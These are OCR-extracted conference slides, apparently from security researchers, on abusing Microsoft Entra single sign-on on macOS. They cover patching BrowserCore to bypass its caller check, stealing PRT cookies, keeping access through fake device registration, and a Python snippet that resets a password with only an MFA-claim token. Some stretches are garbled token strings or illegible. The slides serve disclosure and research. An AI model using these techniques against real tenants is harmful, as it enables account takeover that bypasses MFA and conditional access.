QlFBRGdnRUJBSV
xNkZcL2ppaDJmZ
ZwdEt0QTNDaGRp
EoxdlByUGpFWFQ
XX0.eyJ0ZW5hb
ub25jZSI6IkF3Q
tzS2hsTlhMNXR
0yWF9EbUQxcHJjWVFmWmhraktEdUd2WTZ0Q280S19PWElyNVVfY1FyMkVWbD
i7mMF8v72YwYkhT7kk3c0vHVHdKS3N7MXd70G1vcFRKc1FhNE1iSzd6VEtjd
hhU3L5bXNaSws4
kdzaVJfczBHSk1
cURRaUFYTLE1RH
2Ti1iZFVGbXdKS
96X0JRRDBfekt0
W1tTDRnQUEiLCJ
ZGbKwcQ0keMvh7
ial"}, {"data":
TkJna3Foa2lH0X
FeFp0VXkxUGNtZ
RrM01CNFhEVEKx
TNOR1F0T0dWaFp
bFBUTnpTMlhKRE
kSlFFQlwvd1FNT
Z0UVdxXC81ekFp
W5Ma1dVUWtnRFp
QlFBRGdnRUJBSV
xNkZcL2ppaDJmZ
ZwdEt0QTNDaGRp
EoxdlByUGpFWFQ
XX0.eyJ0ZW5hb
ub25jZSI6IkF3Q
tzS2hsTlhMNXR
```





**A FEW  
MOMENTS  
EARLIER**



# We Patch the BrowserCore

```
./BrowserCore_patched < /tmp/payload.bin  
{"code":"OSError","description":"Error Domain=com.apple.Authentication  
Services.AuthorizationError Code=-6000 \"(null)\" UserInfo={NSUnderlyin  
gError=0x600003d10060 {Error Domain=MSALErrorDomain Code=-50000 \"(null  
)\", UserInfo={MSALErrorDescriptionKey=Caller is not allowed to invoke B  
rowserNativeMessageOperation, MSALInternalErrorCodeKey=-42008, MSALBro  
kerVersionKey=5.2502.0}}}\""}, {"ext":{"error":-6000,"properties":{},"status  
":"PERSISTENT_ERROR"}}%
```

# When we launch it via LLDB

```
3] Preparing sso ext request...  
3] Sending sso ext request...  
3] Waiting for sso ext response...  
3] SSO ext response received.  
3] Sending response...
```

```
3TkJna3Foa2lH0XcwQkFRc0ZBREI0TVhZd0VRW  
09ESmtZbUZqWVRRdE0yVTRNUzAwTm10aExUbGp  
KRTN0R1F0T0dWaFpEUXh0bUZpWm1VM01Ga3dFd  
zg0T3FWc2J6NWRxUktPQjBEQ0J6VEFNQmd0Vkh  
JWtZ0UVdxXC81ekFpQmdzcWhraUc5eFFCQl1lJY
```

# Log Diff


✖ Fail:

```
bundleIdentifier: SecTaskCopySigningIdentifier() failed, falling back to man
bundleIdentifier: proc_pidpath() with PID 3324 path: <private>
ntUtils _pathForPid:] 3324 -> /Users/kingkazma/Documents/prt_lab/BrowserCore_
```

✔ Success:

```
ppSS0:S0Utils] bundleIdentifier: microsoft.com.browserMessagingHost
Utils] +[S0AgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Documents
Utils] +[S0AgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Documents
Utils] 4794: microsoft.com.browserMessagingHost is managed: NO
ppSS0:S0Utils] teamIdentifier: UBF8T346G9, error: (null)
```

# How AppSSOAgent Validates its Parent



# Actually... 🙄




## Developer Tools Access

Developer Tools Access is trying to take control of another process.

Touch ID or enter your password to allow this.

```
└─ csrutil status  
System Integrity Protection status: disabled.
```

# Two Different Callers in SSO Flow




# Three Techniques We Discovered

- > ⚠ Headless Browser-Based Native Messaging Abuse
  - > Requires Specific Environment Conditions
- > ✅ Bypassed BrowserCore's parent process check
- > Direct SSO Invocation via Apple's API




# BrowserNativeMessage







### Entra Passkey Extension




### BrowserNativeMessage



### Browser Token Request



### SSO Extension





# **Direct SSO Invocation via Apple's API**



# Four SSO Methods



# Cookie SSO Acquisition - whitelist

- > org.mozilla.firefox
- > org.mozilla.firefoxdeveloperedition
- > org.mozilla.nightly
- > com.google.Chrome
- > com.google.Chrome.beta
- > com.google.Chrome.dev
- > com.google.Chrome.canary
- > org.chromium.Chromium
- > com.talon-sec.Work
- > com.talon-sec.Work.beta
- > com.talon-sec.Work.nightly
- > com.talon-sec.Work.devel
- > com.paloaltonetworks.pab
- > com.paloaltonetworks.pab.nightly
- > com.paloaltonetworks.pab.beta
- > com.paloaltonetworks.pab.devel

[illegible]

# Three Techniques We Discovered

- > ⚠️ Headless Browser-Based Native Messaging Abuse
  - > Requires Specific Environment Conditions
- > ✅ Bypassed BrowserCore's parent process check
- > ✅ Direct SSO Invocation via Apple's API



# Patches and Discoveries





# Patch of BrowserCore

```
aUsrBinCodesign DCB "/usr/bin/codesign", 0  
;  
ALIGN 4  
DCB 0
```

# Patch of Authentication Framework

```
__51__ADBrokerConstants_browserSsoPartner3PAppsTeamIDs__block_invoke(id a1)
```

```
CFSTR("XZMH593AYG");
```

← **Prisma Access Browser (Talon)**

```
CFSTR("PXPZ95SK77");
```

← **Palo Alto Networks**

```
CFSTR("43AQ936H96");
```

← **FireFox**

```
CFSTR("EQHXZ8M8AV");
```

← **Google Chrome**

# SSO Extension Cookie Fallback Whitelist

## > FireFox

- > org.mozilla.firefox
- > org.mozilla.firefoxdeveloperedition
- > org.mozilla.nightly

## > Chrome

- > com.google.Chrome
- > com.google.Chrome.beta
- > com.google.Chrome.dev
- > com.google.Chrome.canary
- > org.chromium.Chromium

## > Talon

- > com.talon-sec.Work
- > com.talon-sec.Work.beta
- > com.talon-sec.Work.nightly
- > com.talon-sec.Work.devel

## > Palo Alto Networks

- > com.paloaltonetworks.pab
- > com.paloaltonetworks.pab.nightly
- > com.paloaltonetworks.pab.beta
- > com.paloaltonetworks.pab.devel

# Fun Facts - macOS Ventura 13.7.7

## Single Sign-On

Available for: macOS Ventura

Impact: An app may be able to access sensitive user data

Description: This issue was addressed with additional entitlement checks.

CVE-2025-43197: Shang-De Jiang and Kazma Ye of CyCraft Technology

F



st  
/User  
/User  
/User  
/User  
/User  
/User  
/User  
/User  
/User


Operation.m  
ies.m  
InfoAction.m  
xtensions.m  
oker.m  
on.m

**PRT Cookie survives only 15 minutes...**

**How can we achieve persistence?**


# \$ whoami

- > Shang-De 'John' Jiang (@SecurityThunder)
- > Deputy Director of Research at 
- > UCCU Hacker Co-Founder
- > Blog: HackerPeanutJohn
- > Big fans of puns
- > Speaker at the following technical conferences: BlackHat USA, CodeBlue, HITCON , HITB, TROOPERS, Sans Blue Team Summit ...





# \$ whoami

- > Tung-Lin 'Echo' Lee (@iflywithoutwind)
- > Cyber Security Researcher at  CYCRAFT
- > Speaker at the following technical conferences:  
FIRST, ROOTCON, HITCON ENT



# The Need for Persistence & How to Achieve It

- > Why Persistence is Needed ?
  - > PRT Cookie is only valid for a few minutes
- > How to Achieve Persistence? Abusing device join scenarios
  - > Attacker could generate their own PRT Cookie from new device for persistence & bypass conditional access
  - > **Registering a new (fake) device requires an access token without a deviceId claim**

# Bypassing Conditional Access

## > Require multifactor authentication

- > Tokens issued through passwordless authentication also contain the **mfa claim**
- > To register a WHfB key (Platform Credential on macOS) requires token contain the **ngcmfa claim**
  - > Indicates recent (~10 mins) MFA was performed

## > Require device to be marked as compliant

- > **Pytune** can get the job done (macOS is not supported for now)





# Persistence Flow

- > Get a Token without deviceId → ❌
- > Find a way to re-authenticate via MFA → ❌  
(Get ngcmfa claim token)
- > Register a new (fake) device → ✅ ROADtools
- > Make new (fake) device pass Device Compliance → ✅ Pytune
- > Register new WHfB key → ✅ ROADtools

# Related Issues that have been fixed

- > Get a Token without deviceId
  - > **Use SSO tokens for device registration → ❌**
- > Find a way to re-authenticate via MFA (Get ngcmfa claim token)
  - > **mfa claim transfer to PRT after registration → ❌**
- > Other related issue
  - > Device overwriting via device ticket
  - > Add new WHFB keys via “searchableDeviceKey” property
  - > “ngcmfa” is not required to provision a key via device registration service

# Persistence Flow

- > **Get a Token without deviceId**
- > Find a way to re-authenticate via MFA →   
(Get ngcmfa claim token)
- > Register a new (fake) device →  ROADtools
- > Make new (fake) device pass Device Compliance →  Pytune
- > Register new WHfB key →  ROADtools

# Get a Token without deviceId

## > Phishing

- > **Upside:** Does not require compromising the device
- > **Downside:** unreliable

## > (Kerberos) Seamless Single Sign On

- > **Upside:** Keeps the noise level low
- > **Downside:** Less than 25% of tenants have this setting enabled

## > Reset Password

- > **Upside:** used across OS & join types
- > **Downside:** May Triggers alert

## > Passkey in Microsoft Authenticator



# Reset User Password

> **My Signins:** <https://mysignins.microsoft.com/> front end logic

> login with Access Token  
(pwd + mfa Claim)

**/api/password/reset**



Change your password

User ID

New password

Confirm new password

Cancel Submit

> login with Access Token  
(**only mfa Claim**)

**/api/password/change**

Change your password

User ID

Current password

New password

Confirm new password

Forgot your password?

Cancel Submit

# Inconsistent Logic Between Frontend & Backend

- > Calling `/api/password/reset` only requires the mfa claim  
(pwd claim is not required)

HTTP POST `https://api.mysignins.microsoft.com/api/password/reset`

```
19 def resetPassword(access_token, password):
20     header = _generateRequestHeader(access_token)
21     body = {
22         "methodId": "28c10230-6103-485e-b985-444c60001490",
23         "newPassword": f"{password}"
24     }
25     response = requests.post(f'https://api.mysignins.microsoft.com/api/password/reset',
26                             headers = header,
27                             data = json.dumps(body))
28     return response
```

# Get a Token without deviceId

## > Phishing

